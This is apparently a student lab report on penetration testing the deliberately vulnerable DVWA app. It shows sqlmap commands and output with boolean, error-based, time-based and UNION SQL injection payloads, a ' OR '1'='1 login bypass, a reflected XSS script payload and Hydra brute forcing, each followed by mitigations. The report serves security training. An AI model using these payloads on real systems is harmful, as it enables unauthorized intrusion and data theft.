TASK 1

WEB APPLICATION SECURITY TESTING

Objective:

Conduct penetration testing on a sample web application to identify critical security vulnerabilities such as:

• SQL Injection

• Cross-Site Scripting (XSS)

• Authentication Bypass

Tools Used:

• OWASP ZAP – for automated vulnerability scanning

• Burp Suite – for request interception and manual testing

• SQLMap – for SQL injection testing

Vulnerability Testing Summary

1. SQL Injection Testing

• Target: DVWA → SQL Injection module

• Tool Used: SQLMap

• Process:

  o Intercepted a vulnerable GET request using Burp Suite

  o Saved it to a file dvwa-sqli.txt

  o Ran SQLMap command: css CopyEdit sqlmap -r dvwa-sqli.txt --dbs

• Result:

  o Successfully extracted database names: dvwa, information_schema

  o Vulnerability confirmed in parameter id

• Severity: High

• Mitigation:

  o Use parameterized queries (prepared statements)

  o Apply input validation

- Avoid concatenating SQL strings directly with user input

2. Cross-Site Scripting (XSS) Testing

- Target: DVWA → XSS (Reflected) module
- Tool Used: OWASP ZAP
- Process:
  - Navigated DVWA via browser through ZAP proxy (127.0.0.1:8080)
  - Performed an active scan on /xss_r/
  - ZAP injected payloads like
- Result:
  - Reflected XSS detected in name parameter
  - Alert triggered successfully
- Severity: Medium to High
- Mitigation:
  - Sanitize and encode all user input
  - Use Content Security Policy (CSP)
  - Avoid rendering raw input into HTML without escaping

3. Authentication Bypass Testing

- Target: DVWA login page
- Tool Used: Manual testing + Burp Suite + Hydra (optional)
- Process:
  - Attempted SQL-based payloads: pgsql CopyEdit Username: admin Password: ' OR '1'='1
  - Access granted without valid credentials
  - Brute force simulation using Hydra with rockyou.txt
- Result:
  - Authentication bypass confirmed
  - Weak login handling logic exposed

• Severity: High

• Mitigation:

  o Validate login inputs and responses

  o Implement account lockout mechanisms

  o Use CAPTCHA for brute force protection


  o Enforce strong password policies


Sample Alert from OWASP ZAP


Alert Name	Reflected Cross-Site Scripting
Risk	High
Parameter	name
Injected Payload	<script>alert(1)</script>
Description	User input is echoed in the response without sanitization
Recommendation	Sanitize input, encode output, use CSP headers


Screenshots


Step by step screenshots have been attached for reference below.


192.168.193.129/vulnerabilities/sqli/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


root@kali: ~
File Actions Edit View Help
sqlmap -u "http://192.168.193.129/vulnerabilities/sqli/?id=1" --dbs
{1.9.3#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:32:27 /2025-03-29/
[11:32:27] [INFO] resuming back-end DBMS 'mysql'
[11:32:27] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.193.129/login.php'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dmhu9rvdjub ... ahh5hjace2;security=high;security=high'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: id=1' AND 3001=(SELECT (CASE WHEN (3001=3001) THEN 3001 ELSE (SELECT 1886 UNION SELECT 6707) END))-- -&Submit=Submit
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 8505 FROM(SELECT COUNT(*),CONCAT(0x71786b7071,(SELECT (ELT(8505=8505,1))),0x716a766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'I
pYK'='IpYK&Submit=Submit
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 3593 FROM (SELECT(SLEEP(5)))SMPE) AND 'JtFD'='JtFD&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71786b7071,0x6c58614b6650626b684a69586256556a72454e74644f4b6d7868774858486777624f676e416b6546,0x716a766b71)-- -&Submit=Submit
[11:32:35] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.1, Apache 2.2.14, PHP
back-end DBMS: MySQL >= 5.0
[11:32:35] [INFO] fetching database names
available databases [6]:
[*] cdcol
[*] dvwa
[*] information_schema
[*] mysql
[*] phpmyadmin
[*] test


Not Secure
192.168.193.129/vulnerabilities/xss_r/?name=<script>alert('Hi')<%2Fscript>#
192.168.193.129
Hi
OK


Damn Vulnerable Web App (DV
Not Secure
192.168.193.129/vulnerabilities/xss_r/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
<script>alert('Hi')</script>
Submit
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Username: gordonb
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7



Conclusion

Through this project, I gained practical experience in:

- Detecting and exploiting vulnerabilities in web applications
- Utilizing industry-standard tools for penetration testing
- Creating comprehensive technical documentation.

The project highlights the essential importance of secure coding practices in web development. All identified vulnerabilities have been thoroughly documented along with suggested mitigation strategies.